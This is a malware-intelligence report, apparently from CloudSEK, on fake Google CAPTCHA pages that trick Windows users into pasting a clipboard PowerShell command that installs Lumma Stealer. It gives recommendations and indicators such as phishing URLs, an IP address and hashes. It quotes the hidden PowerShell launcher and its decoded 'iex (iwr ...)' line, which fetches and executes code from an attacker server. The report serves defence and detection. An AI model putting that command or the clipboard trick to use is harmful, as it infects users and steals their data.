Unmasking the Danger: Lumma Stealer Malware Exploits Fake CAPTCHA Pages

By CloudSEK TRIAD

Published: 2025-08-21 · Archived: 2026-04-05 21:58:07 UTC

Back


Malware Intelligence

The Lumma Stealer malware is being distributed through deceptive human verification pages that trick users into running malicious PowerShell commands. This phishing campaign primarily targets Windows users and can lead to the theft of sensitive information

September 19, 2024

5

min



Subscribe to CloudSEK Resources

Get the latest industry news, threats and resources.

Category: Adversary Intelligence

Industry: Multiple

Motivation: Cyber Crime/Financial


Region: Global

TLP: GEEEN

Executive Summary

A new and sophisticated method of distributing Lumma Stealer malware has been uncovered, targeting Windows users through deceptive human verification pages. This technique, initially discovered by Unit42 at Palo Alto Networks, has prompted further investigation into similar malicious sites.

After our investigation, we have identified more active malicious sites spreading the Lumma Stealer. It's important to note that while this technique is currently being used to distribute Lumma Stealer, it could potentially be leveraged to deliver any type of malicious malware to unsuspecting users.



Flow of the Phishing Campaign and Malware Infection

Analysis and Attribution

Modus Operandi


Threat actors create phishing sites hosted on various providers, often utilizing Content Delivery Networks (CDNs). These sites present users with a fake Google CAPTCHA page.

- Upon clicking the "Verify" button, users are presented with unusual instructions:some text
  - Open the Run dialog (Win+R)
  - Press Ctrl+V
  - Hit Enter
- Unbeknownst to the user, this action executes a hidden JavaScript function that copies a base64-encoded PowerShell command to the clipboard.
- The PowerShell command, when executed, downloads the Lumma Stealer malware from a remote server.

Technical Analysis


Our research team identified multiple domains hosting these malicious verification pages. The infection chain typically follows this pattern:

- User visits the fake verification page




Phishing Page Prompting deceptive Google Captcha Verification prompt


- PowerShell script is copied on the clipboard via the Clicking on the “I’m not a robot” button. Once inspecting the source code of the phishing sites can also reveal the command which is being copied.



Verifications steps asked by the deceptive sites



- Once the user pastes the PowerShell command into the Run dialog box, it will run PowerShell in a hidden window and execute the Base64-encoded command: ***powershell -w hidden -eC***
- The decoded Base64 command, ***iex (iwr http://165.227.121.41/a.txt -UseBasicParsing).Content***, will fetch the content from the a.txt file hosted on the remote server. This content will then be parsed and executed using Invoke-Expression.
- The a.txt file contains additional commands to download the Lumma Stealer onto the victim's device, hosted at: [https://downcheck.nyc3[.]cdn[.]digitaloceanspaces.com/dengo.zip](https://downcheck.nyc3[.]cdn[.]digitaloceanspaces.com/dengo.zip)



Further commands on a.txt to download the malicious file

- If the downloaded file(dengo.zip) is extracted and executed on a Windows machine, the Lumma Stealer will become operational and establish connections with attacker-controlled domains.

Notable Observations

- Malicious pages were found on various platforms, including Amazon S3 buckets and CDN providers
- The use of base64 encoding and clipboard manipulation demonstrates the attackers' efforts to evade detection
- The initial executable often downloads additional components, complicating analysis and potentially allowing for modular functionality

- Although this campaign primarily targets distributing Lumma Stealer malware, it has the potential to deceive users into downloading various types of malicious files onto their Windows devices.

Recommendations

- Educate Employees/Users about this new social engineering tactic, emphasizing the danger of copying and pasting unknown commands.
- Implement and maintain robust endpoint protection solutions capable of detecting and blocking PowerShell-based attacks.
- Monitor network traffic for suspicious connections to newly registered or uncommon domains.
- Regularly update and patch all systems to mitigate potential vulnerabilities exploited by the Lumma Stealer malware.

Malicious Fake URLs

- hxxps[://]heroic-genie-2b372e[.]netlify[.]app/please-verify-z[.]html
- hxxps[://]fipydslaongos[.]b-cdn[.]net/please-verify-z[.]html
- hxxps[://]sdkjhfdskjnck[.]s3[.]amazonaws[.]com/human-verify-system[.]html
- hxxps[://]verifyhuman476[.]b-cdn[.]net/human-verify-system[.]html
- hxxps[://]pub-9c4ec7f3f95c448b85e464d2b533aac1[.]r2[.]dev/human-verify-system[.]html
- hxxps[://]verifyhuman476[.]b-cdn[.]net/human-verify-system[.]html
- hxxps[://]newvideozones[.]click/veri[.]html
- hxxps[://]ch3[.]dlvideosfre[.]click/human-verify-system[.]html
- hxxps[://]newvideozones[.]click/veri[.]html
- hxxps[://]ofsetvideofre[.]click

Type | Name | Value

File | dengo.zip | 7c348f51d383d6587e2beac5ff79bef2e66c31d7

IP | Downloader Server IP | 165.227.121.41

PE Exec File | tr7 | e002696bb7d57315b352844cebc031e18e89f29e


PE Exec File | 2ndhsoru |766c266506918b467bf35db701c9b0954a616b58

References

- *Intelligence source and information reliability - Wikipedia

- #Traffic Light Protocol - Wikipedia
- https://darktrace.com/blog/the-rise-of-the-lumma-info-stealer
- Unit42-timely-threat-intel/2024-08-28-IOCs-for-Lumman-Stealer-from-fake-human-captcha-copy-paste-script.txt at main

Appendix



Lumma Stealer Malware-as-a-Service Page

CloudSEK TRIAD

CloudSEK Threat Research and Information Analytics Division

No items found.

Subscribe to CloudSEK Resources

Get the latest industry news, threats and resources.
